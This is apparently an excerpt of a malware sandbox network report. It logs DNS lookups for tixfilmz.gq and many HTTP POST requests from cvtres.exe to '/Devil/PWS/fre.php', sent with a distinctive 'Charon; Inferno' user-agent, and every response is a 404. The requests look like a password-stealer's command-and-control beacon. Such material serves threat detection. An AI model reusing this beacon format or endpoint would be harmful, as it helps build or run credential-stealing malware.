Aug 11, 2022 06:43:47.313312054 CEST	8.8.8.8	192.168.2.3	0xc54d	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:47.313312054 CEST	8.8.8.8	192.168.2.3	0xc54d	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:48.382242918 CEST	8.8.8.8	192.168.2.3	0x4ed0	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:48.382242918 CEST	8.8.8.8	192.168.2.3	0x4ed0	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:49.993833065 CEST	8.8.8.8	192.168.2.3	0x67d6	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:49.993833065 CEST	8.8.8.8	192.168.2.3	0x67d6	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:51.615442038 CEST	8.8.8.8	192.168.2.3	0x376f	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:51.615442038 CEST	8.8.8.8	192.168.2.3	0x376f	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:53.284096956 CEST	8.8.8.8	192.168.2.3	0xe2e0	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:53.284096956 CEST	8.8.8.8	192.168.2.3	0xe2e0	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:54.309494972 CEST	8.8.8.8	192.168.2.3	0x102b	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:54.309494972 CEST	8.8.8.8	192.168.2.3	0x102b	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:55.353864908 CEST	8.8.8.8	192.168.2.3	0x84b8	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:55.353864908 CEST	8.8.8.8	192.168.2.3	0x84b8	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:58.309959888 CEST	8.8.8.8	192.168.2.3	0x312e	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:58.309959888 CEST	8.8.8.8	192.168.2.3	0x312e	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:00.108901978 CEST	8.8.8.8	192.168.2.3	0x8ca9	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:00.108901978 CEST	8.8.8.8	192.168.2.3	0x8ca9	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:01.736135960 CEST	8.8.8.8	192.168.2.3	0x158e	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:01.736135960 CEST	8.8.8.8	192.168.2.3	0x158e	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:03.434765100 CEST	8.8.8.8	192.168.2.3	0xe735	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 06:44:03.434765100 CEST	8.8.8.8	192.168.2.3	0xe735	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:04.894697905 CEST	8.8.8.8	192.168.2.3	0xfad3	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:04.894697905 CEST	8.8.8.8	192.168.2.3	0xfad3	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:06.132136106 CEST	8.8.8.8	192.168.2.3	0xe3c7	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:06.132136106 CEST	8.8.8.8	192.168.2.3	0xe3c7	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:07.762610912 CEST	8.8.8.8	192.168.2.3	0x9e07	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:07.762610912 CEST	8.8.8.8	192.168.2.3	0x9e07	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:08.800934076 CEST	8.8.8.8	192.168.2.3	0xc274	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:08.800934076 CEST	8.8.8.8	192.168.2.3	0xc274	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:09.882337093 CEST	8.8.8.8	192.168.2.3	0x366b	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:09.882337093 CEST	8.8.8.8	192.168.2.3	0x366b	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- tixfilmz.gq

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:12.661274910 CEST	1026	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 190 Connection: close
Aug 11, 2022 06:42:12.770203114 CEST	1027	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:12 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=EcIokiggUeWK7stOcHYaTR9Nfu%2Bw1B0KmIgjz5XBrLi5RlXYADH7OvXr%2FdJTFK4ComS7WX9Kl%2BawzsVO2xC9i7YvxqK%2B2HlQKPAZKDJzBamMX%2Fg9bDYXNFLI8qJ2TA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4da52d366927-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:14.045455933 CEST	1028	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 190 Connection: close
Aug 11, 2022 06:42:14.156966925 CEST	1029	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:14 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=hjmr%2BbPvZ8rJwWgffZI2qiEiavpl6O22f%2BcT7CB7tnbyuPOA357Zf2FNxPVWIvbMb8Ndmpi8h9MOOPpjYMpVs8g7ts%2B3HNgz92kV0CK9kX0Lqi1trxOEgmN37zwvtA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dadc8f29a21-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49752	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:24.044622898 CEST	1045	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:24.175990105 CEST	1045	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:24 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=JxjXC6ddbJvscFlvG67IgynL2NjLWwlHrf9JNEEpnZhz8GESrErKZ%2BoLBEDeoVxgiwJfVn0Q6Rqu8otxBsF8PXAbqITi5CmVFXMAKxISbPKHDQgqi9tRB4N6epT2qg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dec49fdbb79-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49753	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:25.207102060 CEST	1047	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:25.319336891 CEST	1048	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:25 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tZTVwoY2KgEFJBINwtqpf4sdTlqYetdr jrRijQZX5Mweayj6DCpYK6tzY8LykMUrMSDsSPGBVilViH644WA9fbXc0g6ig6D5Ubp07wbwXjkLbh86zB8cT4bqPx yqsw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4df39917927a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49754	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:26.308314085 CEST	1049	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:26.415497065 CEST	1050	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:26 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=DLqIBQAFj4gswdHMZuHcj91in6E5f6X3 rFMoKk2nEIGUMSZ2Nxf9I4OnjRKO0naduLb%2BueBvh97gRd%2BU%2FaetEzg1vRoUKSp6dcqJzvCnpBITGp00qUPZ wKWw%2Bj2BeQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dfa7bdcbb7a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49755	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:27.395951986 CEST	1051	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:27.495721102 CEST	1052	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=%2BjqGLd6i9zMP8bcIwUWRGVed2wLUSs m3niQjeu0rUJ%2FcbE6oMHKVli%2BOomjB7LoB%2F4A1uT%2BXqpcZ%2BWLmbZT%2B4dqHCLfO7Pfl1G olCHzGQ5dzsPMqGjmZ7b6xaz7QbA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e013cb5693a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49756	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:28.447484016 CEST	1052	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:28.548753977 CEST	1053	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=DT2h4w8l%2FP6VjmZr53R42CuyMFDOYqdNxPcSNr2UXMwc5QDOgwXzVoomGjhqGdK%2BBspu1iOAHpJuUv%2BjCNwmP8uG1MIyC10AF9Et%2FDju8VAihCOxHNiSXGyG%2BZWINg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e07da98929c-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49757	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:29.610435963 CEST	1054	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:29.709315062 CEST	1055	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:29 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=6a1VTXiCKYgnYEO3%2BLpn9oT%2BJ3bOdwQwxtmEYnRXBoF1b2vToJ1LtvkZ1ubI9oYCjF4ZxHdY27qlfBR97QKEKZpuLDGAPkXyaO5gRLySOhDtATM7v%2Bp%2B2VfFc2lo9g%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e0f190d9119-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49758	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:30.656105042 CEST	1056	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:30.750089884 CEST	1057	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pD6Ln9hJRHjfUxa%2BWE43LFbFNzvbGolnLYC5OP0S2USHgWDZw%2FHEYVnJyWrqjinKtzJoFB9DDiks%2BfRYqYcO6kXROO6nZQW0t1xoGJxTokqwEIluBPwLJT667KYPdA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e159a1e915c-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49759	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:31.695873976 CEST	1058	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:31.798857927 CEST	1059	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=LklYK3MOypuF1%2BVh2sdCtr7LVNtvn%2F19I6qHXiEHaYlXr1GlNl5FV85gZ1YwjH%2BWP3mMaxA%2FOiai0RRg1k%2FJj1BTJT0GFYgOlysXL7HlbvsawYmrc2QRDHTejstVTw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e1c1b099182-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49760	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:32.923604012 CEST	1060	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:33.030349016 CEST	1061	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=JvllRByjfWTtFWpXg1mKOcP73Q4nqUNK9RIelUCla9JSpEbSgDMsJfWvwFLMqFKuhwzLWUjzARThWb5gHEZ%2B2nNJeog1S%2BjB0M5cAqiaMNoKriWuzsc3a6MuwY9C4w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e23c9e2995a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49761	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:34.002289057 CEST	1062	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:34.089981079 CEST	1063	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:34 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=HH6Mm6OzeElam41sNPkt1IqJqvterxwk CTH6ccOLDK2%2FP45mgrw2tmT%2FgIuKaBnXiwgm7yZxh1c1twzMg8H%2BZxDubCT3iEDeETTRJWPEP0dPg7eaMyzf viA1nd6Nhw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e2a8f32bbd9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49744	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:15.052087069 CEST	1030	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:15.165085077 CEST	1031	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:15 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=M7ABObsXbQcHdnhtJPI8XreO6Qwq10iY wVNciyewQ4rLsb7Pcx09BNdkyXLXs9ydJd52ebLqkg3Ye7uOK2DeXYCKDW1duAcls9jdV3KDrYwI1Ddm7lqJGDb603 ptNg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4db41affbbf7-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49762	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:35.961536884 CEST	1064	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:36.063500881 CEST	1065	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:36 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=%2BDDcJA9loNSYiH0%2BzGFmVbKmzSb%2Ff5hpB1MM20uTsti37mQygz7a4phBDXPmpiRJpWyppkWO1aCufCSBc61S3fu9WYSM8a3mgQ9baO8%2Flg4rJNzKepSDyKU5TN5C7Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e36c9bb5c50-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49763	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:39.324990988 CEST	1066	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:39.416142941 CEST	1067	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=0NEMPzCv%2BglpdrXSrBrz41omROycORcGwZRT8uzlQMUlk9El6ltPaLC0Fo6hrzsBTBR%2Bgbawx8OEpKTh5mEACiFWQH3CR3z30oVs%2BC%2FSx0oRn4PnrWKdRHDRuREQvg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e4bcaa1bbf5-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49764	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:41.209816933 CEST	1067	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:41.306250095 CEST	1068	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=TUYSQmDNLM25L3Xc5iUuFUSvf59cAHIJ%2FyW%2FdECVdBBKZeP7djubS9URGb%2B504ohSvLJdBV5cJr%2BQkwAyXFP0K6zoiBUy0%2BSXhh%2BWUAlw%2B7PQuD8mVJaui9lgSztuw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e579eecbb85-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49766	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

